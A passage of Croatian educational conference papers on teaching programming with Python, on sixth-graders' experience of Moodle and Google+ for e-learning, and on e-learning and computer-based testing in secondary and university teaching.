- uporabu računala, informacijske i komunikacijske tehnologije u učenju, radu i svakodnevnome životu,
- razviti algoritamski način razmišljanja, steći vještine i sposobnosti primjene računala pri rješavanju problema u različitim područjima primjene
- razviti sposobnosti tehničkoga i informatičkoga sporazumijevanja te uporabe tehničke i informatičke dokumentacije

V. PRISTUP PODUČAVANJU PROGRAMIRANJA

Prateći postojeće planove i programe u centar pažnje postavljena je nastavna jedinica, a to je najčešće u području programiranja jedna od naredbi odabranog programskog jezika. Navedimo par primjera.

A. Prvi primjer:

Nastavne cjeline prirodoslovno matematičke gimnazije, 2. razred.

Složene naredbe i tipovi: IF-THEN, IF-THEN-ELSE, petlje, skalarni tipovi i intervalni podtipovi (14 - 16 sati) i

nastavna cjelina potprogrami: strukturno programiranje, postupno profinjenje, TOP-DOWN dizajniranje programa, primjena potprograma u razradi problema, globalne, lokalne i formalne varijable (10 – 12 sati).

U izvedbenim programima to izgleda npr. ovako:

- naredbe grananja
    - if then naredba
    - if then else naredba
    - zadaci s if naredbom
- petlje
    - for petlja
    - zadaci s for petljom
    - while naredba
    - zadaci s while naredbom
    - ...

Nakon ovako pripremljenog izvedbenog programa slijedi klasični nastavni sat gdje se u centar pažnje stavlja savladavanje naredbe, a potom će nastavnik kroz zadatke odraditi određene algoritme. Program ne propisuje koji su to algoritmi. To mogu biti algoritmi s prirodnim brojevima kao npr. rastav prirodnoga broja na znamenke ili provjera je li broj prost.

Učeniku se na taj način daje poruka da su ti algoritmi tu radi pojedinih naredbi, a ne obrnuto. Također, ukoliko se radi o implementaciji pojedinih programskih jezika moguća su neka ograničenja kod primjene navedenih algoritama te ćemo učenicima dati poruku o ograničenjima računala. To je u nekom slučajevima poželjno, međutim kod navedenih algoritama koji nam daju velike mogućnosti primjene u matematičkim problemima ta ograničenja će biti do te mjere apsurdna da će biti nepotrebno usavršavati algoritme. Ovdje je odabir programskog jezika izrazito važan. Npr. Python dozvoljava korištenje vrlo velikih cijelih brojeva te je opravdano ulaganje vremena i truda u poboljšanje algoritama. U samoj konačnici učenik je napravio niz zadataka i naučio napisati određeni broj zasebnih algoritama.

Nasuprot ovom pristupu podučavanja, pojavljuju se novi pristupi i kod nas i u svijetu gdje se kroz nastavnu godinu postavljaju pojedini problemi (u pravilu više njih) koji na neki način zamjenjuju današnje nastavne cjeline te se za svaki problem navode učeničke kompetencije i znanja koja će steći nakon svladavanja tog problema.

Kada gledamo navedene dvije cjeline moguće je za njih postaviti određeni problem npr. igra koju igraju dva igrača. Svaki igrač ima pravo upisivati prirodan broj za kojeg misli da je prost dok ne upiše broj koji je barem troznamenkast. U igri se određuje pobjednik tako da pobjeđuje igrač koji je upisao prost broj koji ima više parnih znamenaka, neriješeno je ukoliko oba igrača upišu prost broj s jednako parnih znamenaka ili oba igrača upišu složeni broj.

Nakon ovako postavljenog problema uočimo što učenik mora znati, odnosno što učenik mora naučiti.

Učenik treba znati:

- koji je najmanji troznamenkasti broj
- što je prirodan broj
- svojstvo parnosti
- što je prost broj
- što je složen broj
- pojam znamenke
- učitati cjelobrojni podatak
- ispisati string
- naredbu pridruživanja
- operatore nad cjelobrojnim tipom
- pozivanje i funkciju sqrt
- logički tip podataka
- if naredbu odnosno postavljanje logičkih izraza

Učenik će:

- postupno razraditi i analizirati problem
- uvidjeti da je potrebno omogućiti višestruki upis broja dok se ne upiše troznamenkasti broj
- izdvojiti znamenke iz broja
- usvojiti algoritam za provjeru je li neka znamenka parna
- provjeriti je li broj prost
- naučiti sintaksu i način uporabe naredbe s uvjetom
- naučiti postavljati logičke uvjete
- naučiti sintaksu i način upotrebe naredbe s konačnim bojem ponavljanja
- uvidjeti da se neki algoritmi više puta koriste, ali s različitim ulaznim i izlaznim podacima
- naučiti i primijeniti potprograme u programu

Pri ovakvom rješavanju problema moramo biti svjesni da se zadatak neće moći riješiti u jednom nastavnom satu. Potrebo je razraditi dinamiku rješavanja problema te postepeno uvođenje novih znanja. Kod savladavanja novih znanja pojavit će se potreba za uvođenjem manjih zasebnih problema koji će učenika voditi cilju. Ovakvo postavljenje problema i razrada rješenja omogućuje nam korištenje alternativnih izvora znanja, suradnju s nastavnikom matematike, te u konačnici razvijanje kreativnosti kroz postavljanje novih problema i njihovo rješavanje.

B. Drugi primjer:

Nastavne cjeline prirodoslovno matematičke gimnazije, 2. ili 3. razred. Složeni tipovi podataka – string, skup: operacije i gotovi potprogrami koji se mogu primijeniti na stringu ili skupu (12 - 16 sati) i nastavne cjeline složeni tipovi podataka – polja (11 – 20 sati):

pojam indeksa, jednodimenzionalno polje, obrada niza petljom, pretraživanje ...

U izvedbenim programima to izgleda npr. ovako:

- niz znakova:
  - string
  - standardne funkcije
  - definirane nad stringom
  - zadaci sa stringom
- polja
  - jednodimenzionalni niz
  - indeksiranje elemenata
  - upis i ispis elemenata niza
  - ...

Naravno i ovo područje možemo obraditi kroz postavljanje problema koji će nas ujedno dovesti do poznavanja pojedinih algoritama, usvajanja znanja o tipovima i prikazu podataka u računalu, ali isto tako o sveopćem problemu zaštite podataka u računalnim mrežama i analizi teksta, dakle vrlo širokom i interdisciplinarnom području.

Postavljanje problema o pojmu zaštite podataka. Ovdje ne postavljamo konkretan problem već poopćen i vezan za stvarno okruženje, bankovni računi, kupovina putem Interneta, zaštita komunikacije, pojam lozinki, pinova, tanova i tako redom. Počinjemo s pojmom kriptografije, osnovnim pojmovima, povijesnim okruženjem, postojanjem stvarne potrebe za zaštitom podataka.

Ponovno postavljamo što učenik treba znati te koje će kompetencije steći nakon obrade ovog problema. Povezujemo se s predmetima Povijest, Geografija, Matematika i naravno jezici.

Učenik nakon rješavanja problema stječe razne kompetencije:

- razlikovanje kodiranja velikih i malih slova,
- uočavanje specifični slova koji su vezana za nacionalne abecede u odnosu na englesku abecedu
- razlikovanje različitih standardnih i nestandardnih kodiranja znakova
- uočavanje rada sa znakovnim tipovima podataka
- indeksiranje liste (polja)
- korištenje standardnih funkcija i metoda nad stringovima
- formatiranje ispisa stringa
- ...

VI. OSVRT NA NAJČEŠĆE KORIŠTENE PROGRAMSKE JEZIKE U PODUČAVANJU PROGRAMIRANJA I UDŽBENIČKU LITERATURU

Danas se u podučavanju učenika najčešće koriste strukturni programski jezici: LOGO u osnovnoj školi, razne inačice BASICa u osnovnoj i srednjim školama, Pascal i C u srednjim školama. Ovi jezici u određenoj mjeri mogu zadovoljiti postizanje osnovnih ciljeva i zadaća iz područja rješavanje problema programiranjem, ali ti jezici će nas vrlo često upućivati na tumačenje strukture tih programskih jezika, statičkih varijabli i orijentirati nas na razvoj logike konkretnih programskih jezika. U određenim školama kao što su prirodoslovno matematičke gimnazije podučavaju se i jezici s naprednijim konceptima u kojima se pojavljuju objektno-usmjerene paradigme. Pojavljuju objektni jezici (C++, C#, Java). Ti su jezici smišljeni za podržavanje velikih programskih projekata s naglaskom na discipliniranu izgradnju složenih programskih struktura. Ti jezici nisu prikladni za ostvarivanje manjih ili srednjih programa.

Naravno gledajući postojeće planove i programe odabiri ovih programskih jezika mogu se opravdati, posebice kada se pogleda iz koje godine (1994.) je većina propisanih planova i programa iz područja informatike [5].

Odabir programskog jezika je najčešće je vezan i za propisanu udžbeničku literaturu u kojoj se prvenstveno koriste programski jezici (LOGO, BASIC, Pascal i C)

VII. KAKO DALJE

Kako bismo i naredne generacije kvalitetno pripremali za rad i osobni probitak nužno je uvidjeti što je i gdje je informatika danas. Pojavom mobilne telefonije, brzog razvoja telekomunikacija i mrežnih struktura, razvoja računalne industrije te ugradnja mikro sklopova u većinu modernih strojeva i pomagala informatika danas dobiva novu ulogu i dimenziju. U tom svjetlu potrebno je sagledati i područje programiranja. Osim što se pred nas postavlja izazov da kod učenika razvijemo algoritamsko razmišljanje, potrebno je učenika podučavati i novim paradigmama programiranja. Taj proces će nužno zahtijevati i uvođenje Informatike kao obveznog predmeta u osnovne škole. Također je potrebno planirani broj sati za Informatiku osmisliti tako da se postignu ciljevi već spomenutog Nacionalnog okvirnog kurikuluma [3], ali i najnovije svjetske preporuke CSTA K-12 [6].

Isto tako bilo bi dobro da postoji jedinstveni programski jezik koji bi, s jedne strane, bio dovoljno jednostavan kako bi ga mogli svladati početnici u programiranju. S druge strane, trebao bi biti blizak današnjim profesionalnim jezicima s razvijenom paradigmom objektno-orijentiranog programiranja. Takav jezik, odnosno jezik najbliži takvom idealnom, je Python [5, 7, 8].

Razlozi za odabir programskog jezika Python za učenje programiranja u općeobrazovnom sustavu obrazovanja su:

- Python ima čitku sintaksu, što je jedan od najjačih razloga za njegov izbor,

- programi pisani u Pythonu lako se čitaju i imaju veliku pedagošku vrijednost,
- dodatna mu je vrijednost da se može koristiti na interaktivni način,
- u Pythonu se mogu izraziti paradigme različitih jezika,
- to je dobar prvi jezik ne samo za buduće programere u jezicima Java i C++ (objektno usmjereni jezici) već i za buduće programere u jezicima Haskell i Lisp (funkcionalni jezici),
- Python nije mrtav jezik i još se stalno razvija.
- popis tvrtki koje u svojim projektima koriste Python je već velik i brzo raste,
- Python je potpuno besplatan za sve korisnike, što znači da ga svi učenici/učenice mogu koristiti na vlastitom računalu – što znatno potpomaže njegovo savladavanje,
- svaka škola može slijediti politiku: u našoj instituciji nema nelicenciranih programa.

VIII. ZAKLJUČAK

Iz svega navedenoga vidljivo je da nije osnovna zadaća podučavanje sintakse programskih jezika, već je bolje odabrati jedan programski jezik u kojem se može implementirati algoritam na nižoj kao i na vrlo visokoj razini.

Jedan od takvih jezika je programski jezik Python koji se može implementirati u nastavni proces vrlo rano jer ne zahtjeva veliko znanje sintakse, omogućuje učeniku kao i nastavniku da sintaksu svladava postupno te algoritam postaje centar podučavanja. U trenutcima kada neke dijelove algoritma nismo u mogućnosti u potpunosti objasniti učenicima radi nedovoljno razvijenih i usvojenih kompetencija iz ostalih područja (matematika, fizika, itd) kao iz samog područja programiranja moguće je jednostavno koristiti postojeću biblioteku metoda bez ulaženja u dubinu.

Isto tako novim nastavnim planovima i programima treba omogućiti uvođenje novih paradigmi podučavanja programiranja..

LITERATURA

[1] Glasnik Ministarstva kulture i prosvjete, Zagreb, 1994

[2] Ispitni katalog za državnu maturu, Zagreb, 2011 http://www.ncvvo.hr/drzavnamatura/web/public/katalozi12

[3] Nacionalni okvirni kurikulum za predškolski odgoj i obrazovanje te opće obvezno i srednjoškolsko obrazovanje, MZOŠ, Zagreb, 2011

[4] *Hrvatski nacionalni obrazovni standard za osnovnu školu*, Ministarstvo znanosti obrazovanja i športa, Zagreb, 2005

[5] P. Brođanac, L. Budin, Z. Markučič, S. Perić, *Python – jezik za podučavanje algoritamskog pristupa rješavanju problema*, MIPRO, Opatija, 2010

[6] *A Model Curriculum for K–12 Computer Science*, Final report of the ACM K–12 Task Force Curriculum Committee, *Revised 2011* http://csta.acm.org/Curriculum/sub/CurrFiles/CSTA_K-12_CSS.pdf

[7] T.Donaldson, *Phyton as a First Programming Language for Everyone* http://www.cs.ubc.ca/wccce/Program03/papers/Toby.html

[8] V. Leping, M. Lepp, M. Niitsoo, E. Tõnisson, V. Vene, A. Villems, *Python, Prevails, International Conference on Computer Systems and Technologies*, CompSysTech'09

Istraživanje zainteresiranosti učenika šestog razreda za e-učenje

*Suzana Tomaš, **Fadila Zoranić, ***Anita Papić
*Filozofski fakultet u Splitu, Učiteljski odsjek, Split, RH
/*OŠ Spinut, Split, RH
suzana@ffst.hr, fzoranic@gmail.com, anita.suljug@skole.hr

Sažetak - Ovim radom prikazana je sinergija društvene mreže Google+ i sustava Moodle u procesu učenja učenika šestog razreda osnovne škole. Autorice rada bave se istraživanjem mogućnosti uvođenja e-učenja u nastavu informatike, odnosno zadovoljstvom učenika ovakvim načinom učenja. Učenicima šestih razreda ponuđeni su nastavni sadržaji koje su u sustavu Moodle oblikovali studenti Prirodoslovno matematičkog fakulteta u Splitu, studijska grupa matematika-informatika. Dio sadržaja učenici će imati prigodu proći na satovima informatike u školi, a ostali samostalno, kod kuće. Nakon određenog perioda učenici će putem ankete na društvenoj mreži Google+ vrednovati način na koji su sadržaji ponuđeni i oblikovani te izraziti svoje mišljenje i zadovoljstvo ovakvim načinom učenja.

I. UVOD

Rast i značenje interneta pospješuje e-učenje koje mora obuhvaćati oblikovanje, pospremanje, pristupe i isporuku nastavnih sadržaja te mehanizme za vođenje procesa učenja i poučavanja u sustavima e-učenja. E-učenje predstavlja vezu između tehnologije i obrazovanja, a oni koji oblikuju nastavu imaju važnu ulogu u toj vezi kao posrednici između procesa učenja i poučavanja i sustava e-učenja [4]. Sustavi e-učenja učenike i učitelje potiču na razmjenu znanja i iskustva, mobilnost te usvajanje strategija za suvremeno obrazovanje i cjeloživotno učenje. S tim u vezi, primjena sustava e-učenja nije više sama sebi svrhom, već ona postaje dio svakodnevnih školskih aktivnosti koje obuhvaćaju pripremanje za nastavu, učenje, stručno usavršavanje te administrativne poslove.

Jedan od sustava za e-učenje je i Modular Objecat-Oriented Dynamic Learning Enviromen (Moodle) koji nastavnicima pruža računalnu podršku pri organizaciji, oblikovanju i provođenju nastavnih sadržaja [3]

U radu je opisana primjena sustava Moodle u osnovnoj školi Spinut u Splitu u nastavi informatike. Informatika je izborni predmet koji pohađa 45 od ukupno 88 učenika šestih razreda, podijeljenih u tri skupine. Sve sadržaje primijenile smo sa sve tri skupine učenika. Učenicima smo ponudile tri lekcije koje su ranije pripremili studenti Prirodoslovno matematičkog fakulteta u Splitu, studijska grupa matematika-informatika (prema Nastavnom planu i programu za osnovnu školu [2])

U radu se opisuje i uloga društvene mreže Google+ u procesu učenja. Za potrebe rada svim učenicima smo otvorile korisnički račun te ih uputile kako će se povezeti u krugove zbog suradnje i komunikacije.

II. GOOGLE+ U UČENJU UČENIKA

Broj korisnika društvenih mreža u stalnom je porastu [1]. Svakodnevno se susrećemo s brojkama koje se već mjere milijunskim iznosima. U medijima svakodnevno susrećemo brojne napise koji prikazuju različite kontekste i stajališta o korištenju društvenih mreža. Postavlja se pitanje opravdanosti, problematike koja se krije iza neprimjerenog korištenja, navode brojke i opasnosti. Odrasle osobe imaju veliku odgovornost u odnosu na način na koji djeca koriste društvene mreže.

Dob u kojoj djeca pristupaju društvenim mrežama značajno se smanjuje pa danas sve veći broj učenika nižih razreda osnovne škole (osmogodišnjaci, devetogodišnjaci) ima profil na Facebook-u i na drugim društvenim mrežama. Tako od učenika s kojima smo istraživale zadovoljstvo učenjem u sustavu Moodle 84% ima profil na Facebook-u, 32 % na Twitteru i 11% na MySpace-u. U prvoj anketi koju smo provele s učenicima, kao razloge koje navode za korištenje društvenih mreža prvenstveno ističu komunikaciju s vršnjacima i zabavu.

Za potrebe našeg rada i istraživanja s učenicima, odabrale smo mrežu Google+ koja je u Hrvatskoj relativno nova i koja među učenicima nema veliki broj korisnika, kako bismo upravo tu njihovu potrebu za komunikacijom iskoristile i pozitivno usmjerile.

Namjera nam je bila učenike poučiti korištenju društvenih mreža kao alata za komunikaciju i suradnju

. Osim praćenja i stručnog vođenja načina komunikacije među učenicima, korištenje društvene mreže dobra je prilika za učenje učenika njezinom svrhovitijem, primjerenijem i odgovornijem korištenju.

U postovima smo dijelili sve važne informacije i zadatke koje su dobili u klasičnom okruženju, a učenike stalno ohrabrivale i poticale na čitanje tuđih komentara, komentiranje, međusobnu razmjenu, dogovor i pomoć drugima.



Slika 1. Jedna od diskusija u Google+

Tijekom istraživanja poučavale smo učenike načinima na koje će komunicirati, dijeliti sadržaje ili prenositi informacije (slika 1).

U drugoj anketi od učenika smo tražile da se izjasne hoće li koristiti kasnije Google+ i u koje svrhe. Njih 85% se izjasnilo za daljnje korištenje ove društvene mreže i to u svrhu igranja, chata, učenja, kontakta s drugima i drugo.

Iznenadila nas je činjenica da veliki broj učenika (51%) navodi kako će Google+ i dalje koristiti za učenje, a čak 70% učenika navodi kako će ovu društvenu mrežu koristiti za komunikaciju s drugima. Navodeći ovo ne misle na chat, za njega se posebno opredjeljuje njih 68% , već vjerojatno podrazumijevaju diskusije vezane za učenje, razmjenu informacija i međusobnu pomoć.

III. UČENJE POMOĆU SUSTAVA MOODLE

Nastavni sadržaji obuhvatili su lekcije: povezivanje računala u mreži, paketni prijenos podataka mrežom te povezivanje na internet, a oblikovane su kao lekcije karakteristične za sustav Moodle. Svaka lekcija obuhvaća stranice na kojima su opisani nastavni sadržaji i stranice s pitanjima koja su postavljena učenicima radi ponavljanja tijekom učenja.

Pitanja u lekcijama mogu se bodovati, a napredak u lekciji utječe na ukupnu ocjenu.

Osim toga, učenici rješavaju test s utvrđenim postavkama u kojima je navedena ocjena i zadan broj pokušaja rješavanja testa (tri puta).

Vrste pitanja u testu su: točno/netočno, višestruki odabir i spajanje parova.

S obzirom da nismo imale namjeru previše ulaziti u sustav Moodle, ponudile smo im najjednostavniju definiciju i najvažnije informacije, potrebne za samostalno učenje, a našu pozornost usmjerile smo na njihov doživljaj sustava i procese učenja.

Zanimalo nas je kako će se učenici snaći u online okruženju i hoće li im se ovakav način učenja sviđati više od uobičajenog učenja.

Dvije lekcije učenici su učili u školi, a treću lekciju uče samostalno, od kuće (za one koji nisu u mogućnosti pristupiti lekciji kod kuće, osigurali smo mogućnost učenja u školi).

Tijekom učenja učenicima smo uglavnom pružale pomoć u pristupanju sustavu, logiranju, prelasku na novu stranicu u lekcijama i predavanju testova.

Učenici su pokazali različite stupnjeve ovladavanja sustavom. Određen broj učenika je odmah shvatio da

lekciju mogu pročitati i više puta, neki učenici su se odlučili na pažljivo, višestruko čitanje pojedinih stranica prije prelaska na novu, a četiri učenice su vodile bilješke u bilježnici.

Učenike nismo usmjeravale kako će učiti već smo podržavale njihove stilove učenja. Zanimljivo je da su učenici imali potrebu surađivati s drugim učenicima pri učenju, ali i pri rješavanju testova. Neki učenici su pokušali varati u rješavanju testova otvaranjem testa u drugom prozoru ili dobacivanjem papirića drugima iako su znali da ocjene nećemo unijeti u imenik.



Slika 2. Prikaz ocjena dobivenih nakon rješavanja testa

Većina učenika je već pri prvom rješavanju testa dobila vrlo dobre i odlične ocjene, ali su svejedno test rješavali u drugom i trećem pokušaju (slika 2).

Nakon druge lekcije učenici su putem ankete izrazili svoje mišljenje o učenju pomoću sustava Moodle i o samom sustavu.

Izdvajamo najzanimljivije odgovore:

-*„Moodle je sustav za učenje na daljinu, odnosno eLearning. Sviđa mi se što je inovativan, jedan od najpopularnijih, te je otvorenog koda te se nadam da njegova SQL baza nema propusta.“*

-*„To je sustav za učenje gdje nema profesora i odvija se preko interneta. Super je što na kraju lekcije možeš provjeriti znanje testom i što imaš tri pokušaja.“*

-*„Sviđa mi se što nema profesora ni ispitivanja i što ocjene nisu prave i ne upisuju se u imenik. Tek tako da procjeniš svoje znanje. Također mi se sviđa što možeš učiti iz kuće.“*

-*„Dobra stranica za učenje mnogih školskih predmeta. Moodle je vrlo koristan“*

-*„to nije dobra svar jer se ne možemo družiti s prijateljima“.*

-*„što je bolje jer su lekcije bolje objašnjene kad ih objašnjava profa na primjerima“*

-*„Puno je zdravije i ne šteti očima kao računalo. Također nas učenje računalno i kod kuće udaljava od ljudi i bližnjih.“*

Većina učenika (47%) rado bi zamijenila uobičajeni način učenja e-učenjem, 34% učilo bi samo neke predmete, a 19% ne bi uopće koristilo e-učenje.

Od razloga koje navode u prilog e-učenja najčešći je što takvo učenje vide lakšim i zabavnijim (lekcije podijeljene na manje cjeline, jednostavnije, ne trebaju knjige), što uče putem računala i Interneta, što nema učitelja dok uče i rješavaju test i nema nervoze, testove mogu rješavati više puta, što mogu učiti od kuće, ne moraju pisati. Posebice im se svidjela mogućnost dobivanja trenutne povratne informacije o naučenom.

Argumenti za učenje u prilog klasičnom načinu učenja su što učitelj može bolje objasniti ono što uče, mogu pitati što im je nejasno, te što u isto vrijeme mogu učiti i vidjeti prijatelje iz razreda.

IV. ZAKLJUČAK

Ovim radom prikazana je sinergija društvene mreže Google+ i sustava Moodle u procesu učenja učenika šestih razreda osnovne škole. Bili su jako kritični u odnosu na oblik pitanja, sadržaj lekcije, kao i na samo oblikovanje lekcija, što su izrazili u svojim komentarima na Google+.

Odgovori učenika pokazuju njihovu motiviranost i zadovoljstvo primjenom ovakvih sustava u učenju. Korist od primjene je višestruka, kako za učenike tako i za učitelje.

Naši rezultati potvrđuju mogućnost korištenja društvene mreže kao alata za učenje, suradnju i kvalitetnu komunikaciju u osnovnoj školi. S tim u vezi potrebno je stvoriti uvjete koji će učitelje motivirati za širu primjenu e-učenja i društvenih mreža u svim predmetima. Ako se to ne dogodi, bojazni našeg učenika bi se mogle ostvariti.

„Navikao sam se na konvecionalne načine učenja i mislim da će trebati još nekoliko godina da eLearning kompletno izbaci uobičajeno učenje“

LITERATURA

[1] Google+ Social statistic, http://socialstatistics.com/

[2] Ministarstvo znanosti, obrazovanja i športa, Nastavni plan i program za osnovnu školu, 2006, Zagreb

[3] Modular Objecat-Oriented Dynamic Learning Enviromen (Moodle), www.moodle.org

[4] Siemens,G. (2002). Instructional design in elearning, http://www.elearnspace.org/Articles/Instructional Design.htm

Praktična iskustva primjene e-učenja u srednjoškolskoj i visokoškolskoj nastavi

D. Grundler, T. Rolich, S. Šutalo
Tekstilno-tehnološki fakultet Sveučilišta u Zagrebu, Zagreb, Hrvatska
Tekstilno-tehnološki fakultet Sveučilišta u Zagrebu, Zagreb, Hrvatska
Tehnička škola Karlovac, Karlovac, Hrvatska
darko.grundler@ttf.hr

U radu su opisana višegodišnja praktična iskustva primjene e-učenja u srednjoškolskoj i visokoškolskoj nastavi. Opisani su različiti oblici primijenjenih nastavnih materijala prikladnih za e-učenje, te uočene prednosti i nedostaci. Navedene su i ukratko analizirane značajke pojedinih web CMS i LMS sustava i njihova prikladnost s gledišta nastavnika i korisnika. Prikazana je uporaba javno dostupnih i privatnih LMS sustava. Opisana su višegodišnja iskustava primjene računalne provjere znanja. Navedene su razlike primjene e-učenja u srednjoškolskoj i visokoškolskoj nastavi. Posebno je težište rada na odzivu korisnika (učenika i studenata) na primijenjene postupke e-učenja te prednostima i nedostacima s gledišta nastavnika. Opisani su i formalni okviri za primjenu e-učenja u nastavnoj instituciji. U zaključku se uz ostalo navode razlozi relativno maloj zastupljenosti e-učenja u nastavi unatoč raspoloživoj tehnologiji i besplatnim alatima za e-učenje.

I. UVOD

Primjena e-učenja u srednjoškolskoj i visokoškolskoj nastavi unatoč naporima i promidžbi ograničenog je obima. Usprkos brojnim prednostima e-učenja i postojećoj informacijskoj infrastrukturi te računalnoj pismenosti korisnika postoje značajni otpori uvođenju e-učenja u redovnu nastavu. Glavni razlozi sporog uvođenja e-učenja su nedovoljna upućenost nastavnika u tehnologiju e-učenja i njihova nespremnost primjene e-učenja. Određeni izuzetak su nastavne ustanove kojima je temeljna zadaća ili važan dio poučavanje informacijskih tehnologija. Na temelju u ovom radu opisanih iskustava može se zaključiti da su učenici i studenti mnogo spremniji za primjenu e-učenja od nastavnika

II. NASTAVNI MATERIJALI

Nastavni materijali se mogu podijeliti u nekoliko skupina:

Tiskane publikacije su nastavni materijali koji postoje odavno i koji su i danas važan i potreban dio obrazovnih materijala. Najvažniji su verificirani udžbenici, npr. [1,2,3] kod kojih proces verifikacije jamči prikladnost nastavnom procesu. Nedostatak tiskanih publikacija je trošak njihovog izdavanja i raspoloživost (publikacija mora biti fizički prisutna pri učenju).

E-knjige (engl. *e-books*) su publikacije koje po svom sadržaju i izgledu nalikuju tiskanim publikacijama ali su u računalno čitljivom obliku. Često su to izravne preslike tiskanih publikacija u pdf formatu npr. [12]. Prednost e-knjiga je mnogo manji trošak objave i raspoloživost (dostupno na svakom računalu i u svako doba).

PowerPoint prezentacije su najrasprostranjeniji oblik objave računalno čitljivih nastavnih materijala. Razlog je relativno jednostavna uporaba programa za izradu prezentacija te činjenica da iste materijale nastavnici rabe u nastavi ex cathedra. Pri publiciranju PowerPoint prezentacija postoji mogućnost objave u izvornom PowerPoint formatu, npr. [11] ili u nekom od formata koji omogućuju samo pregled ali ne i izmjenu prezentacija, npr. PowerPoint show. Sve češće se PowerPoint prezentacije objavljuju u formatu koji se može izravno prikazati u web pregledniku (npr. u flash formatu) [9].

E-udžbenici su verificirani nastavni materijali u računalno čitljivom obliku koji osim pasivnih (pdf, PowerPoint i sl.) nastavnih materijala sadrže i interaktivne nastavne materijale, npr. [10]. Takvi su udžbenici najčešće u formatu čitljivom pomoću web preglednika i pisani u html formatu. Ponekad se rabi CMS (engl. *content management system*) kao podloga za objavu e-udžbenika. Važan događaj za primjenu e-udžbenika je odluka o formalnom priznanju e-udžbenika kao ravnopravnog tiskanom verificiranom izdanju udžbenika. Npr. Sveučilište u Zagrebu priznaje kao ravnopravne tiskane i e-udžbenike koji su prošli propisanu proceduru (Sveučilišni udžbenici).

LMS (engl. *learning management system*) je programska potpora učenju posredstvom računala. Temeljne zadaće LMS sustava s gledišta nastavnika su: olakšati objavu različitih nastavnih materijala, olakšati komunikaciju s korisnicima (učenicima i studentima) i omogućiti provjeru znanja na daljinu. Glavne zadaće LMS sustava s gledišta korisnika (učenika i studenata) su: olakšani pristup nastavnim materijalima, moguće provjere znanja na daljinu i olakšana komunikacija između učenika i nastavnika. Pri izboru LMS sustava nastavnik se mora odlučiti između sustava koji će implementirati u okviru vlastite ustanove, npr. [6] ili sustava koji je instaliran i kojeg održava druga ustanova, npr. [14]. U prvom slučaju prednosti su potpuni nadzor i prilagodba LMS sustava vlastitim potrebama i željama, a nedostatak je potreba za infrastrukturom (server, program, stručna osoba) i održavanjem sustava. U drugom slučaju glavna je prednost potpora u smislu infrastrukture, instaliranja, održavanja i obuke, a nedostatak ograničene mogućnosti prilagodbe sustava vlastitim specifičnim potrebama. Na razini institucionalne potpore nastavnicima osnovnih i srednjih škola ponajprije

je namijenjen CARNetov sustav za online učenje Moodle [14]. Kako je navedeno na web stranicama „Svi članovi akademske i školske zajednice imaju pravo na potpuno besplatno korištenje i svu pomoć oko korištenja ovoga sustava.“. Uz to besplatni su i tečajevi za nastavnike i potpora. Sveučilišni računski centar Sveučilišta u Zagrebu održava sustav Merlin [13]. Na web stanicama je navedeno „Merlin je sustav za e-učenje uspostavljen kao platforma za projekte primjene e-učenja, odnosno izvođenje kolegija sveučilišnih studija uz primjenu tehnologija e-učenja. Sustav održavaju djelatnici Centra za e-učenje osiguravajući pouzdan i neprekidan rad sustava i njegovu dostupnost sveučilišnim ustanovama, nastavnicima i studentima, te ujedno pružajući tehničku podršku u uporabi sustava.“. U oba slučaja riječ je o LMS sustavima o kojima se brine CARNet, odnosno SRCE pa je korisnik oslobođen brige o infrastrukturi e-učenja.

Svi navedeni materijali (osim tiskanih publikacija) dostupni su posredstvom interneta ili u iznimnom slučaju za korisnike koji nemaju pristup brzom internetu na optičkom mediju (DVD) uz određena ograničenja u odnosu na on-line inačicu. Inačicu na optičkom mediju ako je to nužno mora pripremiti nastavnik pomoću programa za presliku web mjesta. U oba slučaja korisnici imaju pristup nastavnim materijalima u računalno čitljivom obliku.

III. RAČUNALNA PROVJERA ZNANJA

Pod računalnom provjerom znanja ovdje se podrazumijeva provjera znanja koja se u potpunosti provodi pomoću računala. To znači da ispitanik pokreće program i na računalu odgovara na postavljena pitanja ili rješava postavljeni zadatak. Nakon što ispitanik završi s rješavanjem računalo provjerava odgovore i rješenja i na temelju unaprijed zadanog i ispitaniku poznatog kriterija ocjenjuje ispitanika. Na Tekstilno-tehnološkom fakultetu Sveučilišta u Zagrebu računalne provjere znanja se provode već dvadesetak godina. U doba kad je operacijski sustav bio MS-DOS rabio se program Question Mark [4], a nakon uvođenja Windows operacijskog sustava rabi se po narudžbi izrađen program (Sustav za provjeru znanja, autor mr.sc. Ivan Felja, program izrađen 2006. godine) kojeg je moguće rabiti i na daljinu posredstvom interneta. U oba slučaja riječ je o sustavu koji iz velike baze zadataka i pitanja ispitaniku nasumce zadaje određeni broj zadataka. Pri tome ni nastavnik ni ispitanik ne može unaprijed znati koja će pitanja pojedini ispitanik dobiti. Zna se samo da su pitanja iz unaprijed određene skupine pitanja. U načelu svaki ispitanik ima različita pitanja od ostalih ispitanika. To omogućuje istodobnu provjeru znanja više ispitanika zajedno (npr. u informatičkom praktikumu s mnogo računala) bez opasnosti od prepisivanja. Pokazalo se da s gledišta nastavnika računalna provjera znanja pruža veliku uštedu vremena glede ispravljanja, obrade podataka, evidencije i statističke obrade rezultata. S gledišta ispitanika dvije glavne prednosti su: nepristranost provjere znanja i činjenica da je rezultat provjere poznat neposredno po završetku provjere. Windows inačica omogućuje provjeru znanja posredstvom interneta tako da se primjerice pomoću istog programa na Tekstilno-tehnološkom fakultetu Sveučilišta u Zagrebu znanje provjerava u Zagrebu i Varaždinu.

IV. ISKUSTVA SREDNJOŠKOLSKE NASTAVE

Prije deset godina u Tehničkoj školi u Karlovcu u okviru nastavnog predmeta Računalstvo pripremljeni su računalno čitljivi nastavni materijali u PowerPoint formatu [17]. Uvođenjem PowerPoint prezentacija nastava je postala dinamičnija i zanimljivija ali se i dalje izvodila ex chatedra. U izvjesnoj mjeri takav način rada nastavniku olakšava pripremu za nastavu i učenicima nudi dodatni nastavni materijal u obliku različitom od tiskanih udžbenika. Učenicima je takav način prikaza nastavnih materijala zanimljiviji od pisanja po ploči, a pruža i dodatne mogućnosti (multimedija, fotografija i dr.). Unatoč tome i dalje se svi učenici nalaze pred istim ciljevima i zadacima.

